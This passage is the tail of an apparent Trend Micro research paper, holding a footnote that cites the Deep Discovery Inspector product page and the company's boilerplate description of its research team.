- 16 Trend Micro. (n.d.). *Trend Micro*. "Deep Discovery Inspector." Accessed on Aug. 7, 2020, at [https://www.trendmicro.com/en\\_ph/business/products/network/advanced-threat-protection/inspector.html](https://www.trendmicro.com/en_ph/business/products/network/advanced-threat-protection/inspector.html).



## TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threat techniques. We continually work to anticipate new threats and deliver thought-provoking research.

[www.trendmicro.com](http://www.trendmicro.com)



| research 